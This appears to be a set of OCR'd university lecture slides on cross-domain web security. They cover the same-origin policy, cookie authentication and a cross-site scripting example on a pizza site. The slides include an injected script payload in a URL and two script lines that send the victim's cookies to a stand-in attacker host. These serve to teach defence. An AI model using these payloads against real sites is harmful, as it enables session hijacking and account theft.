
Cross-Domain Security in Web Applications


Slides adapted from "Foundations of Security: What Every Programmer Needs To Know" by Neil Daswani, Christoph Kern, and Anita Kesavan (ISBN 1590597842; http://www.foundationsofsecurity.com). Except as otherwise noted, the content of this presentation is licensed under the Creative Commons 3.0 License.

Agenda

- *Domain*: where our apps & services are hosted
- *Cross-domain*: security threats due to interactions between our applications and pages on other domains
- Alice is simultaneously (i.e. same browser session), using our ("good") web-application and a "malicious" web-application




- Security Issues? Solutions?
  - Cross-Site Request Forgery, Scripting…




10.1. Interaction Between Web Pages From Different Domains

- Possible interactions limited by *same-origin policy* (a.k.a. *cross-domain security policy*)
  - □ Links, embedded frames, data inclusion across domains still possible
  - □ Client-side scripts can make requests cross-domain
- HTTP & cookie authentication two common modes (both are usually cached)
  - □ Cached credentials associated with browser instance
  - □ Future (possibly malicious) requests don’t need further authentication




10.1.1. HTML, JavaScript, and the Same-Origin Policy

- Modern browsers use DHTML, CSS, JS
  - □ Support style layout through *CSS*
  - □ Behavior directives through *JavaScript*
  - □ Access *Document Object Model (DOM)* allowing reading/modifying page and responding to events
- *Origin*: protocol, hostname, port, but not path
- *Same-origin policy*: scripts can only access properties (cookies, DOM objects) of documents of same origin



10.1.1. Same-Origin Examples


- Same Origin
  - `http://www.examplesite.org/here`
  - `http://www.examplesite.org/there`
  - same protocol: http, host: examplesite, default port 80
- All Different Origins
  - `http://www.examplesite.org/here`
  - `https://www.examplesite.org/there`
  - `http://www.examplesite.org:8080/thar`
  - `http://www.hackerhome.org/yonder`
  - Different protocol: http vs. https, different ports: 80 vs. 8080, different hosts: examplesite vs. hackerhome



10.1.3. HTTP Request Authentication


- HTTP is stateless, so web apps have to associate requests with users themselves
- *HTTP authentication*: username/passwd automatically supplied in HTTP header
- *Cookie authentication*: credentials requested in form, after POST app issues session token
- Browser returns session cookie for each request

- *Hidden-form authentication*: hidden form fields transfer session token
- Http & cookie authentication credentials cached



10.2. Attack Patterns

- Security issues arising from browser interacting with multiple web apps (ours and malicious ones), not direct attacks
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (XSRF)
- Cross-Site Script Inclusion (XSSI)



Cross-Site Scripting (XSS)

- What if attacker can get a malicious script to be executed in our application?
- Ex: our app could have a query parameter in the URL and print it out on page
  - Suppose input data is not filtered
  - Attacker could inject a malicious script!
- Other Sources of Untrusted Data
  - HTML form fields
  - URL path

XSS Example

1. Attacker tricks Alice into clicking on a link (see link below).

2. Browser loads URL our app with this parameter injected:

```
http://deliver-me-pizza.com/submit_order?price=
%22%3E%3Cscript%3Emalicious-script%3C/script%3E
```


translates ⬇ printed on our HTML source

`"><script>`*`malicious-script`*`</script>`

3. *`malicious-script`*, any arbitrary script attacker chooses, can be executed on our application site!

How much damage can the malicious script cause?


Flashback:
7.1. Buying Pizza Example



Price Stored in Hidden Form Variable


`submit_order?price=5.50`

Attacker will modify



XSS Example

```
<HTML><head><title>Pay for Pizza</title></head>
<body><form action="submit_order" method="GET">
<p> The total cost is ”><script>malicious-script</script>
. Are you sure you
would like to order? </p>
<input type="hidden" name="price" value="”>
<script>malicious-script</script>
">
<input type="submit" name="pay" value="yes">
<input type="submit" name="pay" value="no">
</form></body></HTML>
```



XSS Exploits


- Stealing Cookies
  - the malicious script could cause the browser to send attacker all cookies for our app’s domain
  - gives attacker full access to Alice’s session

```
<script>document.location=‘http://hackerhome.org/log?
c=‘+document.cookie;</script>

<script>new
Image().src=‘http://hackerhome.org/log?c=‘+document.c
ookie;</script>
```

- Scripting the Vulnerable App
  - complex script with specific goal
  - e.g. get personal user info, transfer funds, etc…
  - doesn’t have to make a direct attack, revealing his IP address, harder to trace
- Modifying Web Pages

12



Example: Normal Interaction

Alice

`deliver-me-pizza.com`


/order

Cookie: sessionid=40a4c04de

/confirm_order
Cookie: sessionid=40a4c04de

/submit_order
Cookie: sessionid=40a4c04de

"Your pizza is on its way!"



Example: XSS Attack

Alice

`dmp.com`

`hh.org`

/order

Cookie: sessionid=40a4c04de

Click this link! `http://dmp.com/confirm_order?price=%22%3E%3Cscript%3Emalicious-script%3C/script%3E`


/log?c=sessionid=40a4c04de

/change_address
Cookie: sessionid=40a4c04de

MITM!


/submit_order
Cookie: sessionid=40a4c04de

"Your pizza is on its way!"




XSS Implications

- **XSS is NOT just about stealing cookies!!!**
